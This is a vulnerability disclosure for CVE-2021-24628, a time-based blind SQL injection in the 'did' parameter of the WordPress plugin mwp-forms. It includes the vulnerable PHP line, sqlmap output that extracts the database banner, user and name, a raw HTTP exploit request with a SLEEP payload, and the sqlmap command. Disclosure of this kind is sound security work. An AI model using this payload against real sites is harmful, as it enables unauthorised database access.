Wp Plugin Mwp Forms

Plugin Details

Plugin Name: wp-plugin : mwp-forms
Effected Version : 3.1.3 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24628
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 18, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure


Technical Details

The delete form functionality takes in GET parameter `did` and inserts it into the sql statement without proper sanitization, validation or escaping therefore leads to time-base blind sql injection.

Vulnerable Code: main.php#L13

```
12:          $delid = $_GET["did"];
13:          $wpdb->query("delete from " . $data . " where id=" . $delid);
```

PoC Screenshot



```
[04:52:09] [WARNING] time-based comparison requires larger statistical model, please wait..
..... (done)
[04:52:22] [INFO] GET parameter 'did' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (
query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided le
vel (1) and risk (1) values? [Y/n] Y
[04:52:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[04:52:22] [INFO] automatically extending ranges for UNION query injection technique tests
as there is at least one other (potential) technique found
[04:52:26] [INFO] checking if the injection point on GET parameter 'did' is a false positiv
e
GET parameter 'did' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: did (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=mwp-forms&info=del&did=1 AND (SELECT 9063 FROM (SELECT(SLEEP(5)))YGWC)
---
[04:52:48] [INFO] the back-end DBMS is MySQL
[04:52:48] [INFO] fetching banner
[04:52:48] [INFO] retrieved:
[04:52:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent po
ntial disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[04:53:04] [INFO] adjusting time delay to 3 seconds due to good response times
8.0.25-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.0.12
banner: '8.0.25-0ubuntu0.20.04.1'
[04:58:28] [INFO] fetching current user
[04:58:28] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[05:00:53] [INFO] fetching current database
[05:00:53] [INFO] retrieved: wp
current database: 'wp'
```

Exploit

```
GET /wp-admin/admin.php?page=mwp-forms&info=del&did=1 AND (SELECT 9063 FROM (SELECT(SLEEP(5)))YGWC) HTTP/1.1
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=mwp-forms&info=saved
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1623201275%7CPOWyJmD8P873t6aNJMkiXIpc3fDXGQca3ZZegux1rph%7C38d8fa68
Connection: close
```

SQLMap Command

```
sqlmap -r mwp-forms.req --dbms mysql --current-user --current-db -b -p did --batch --flush-session
```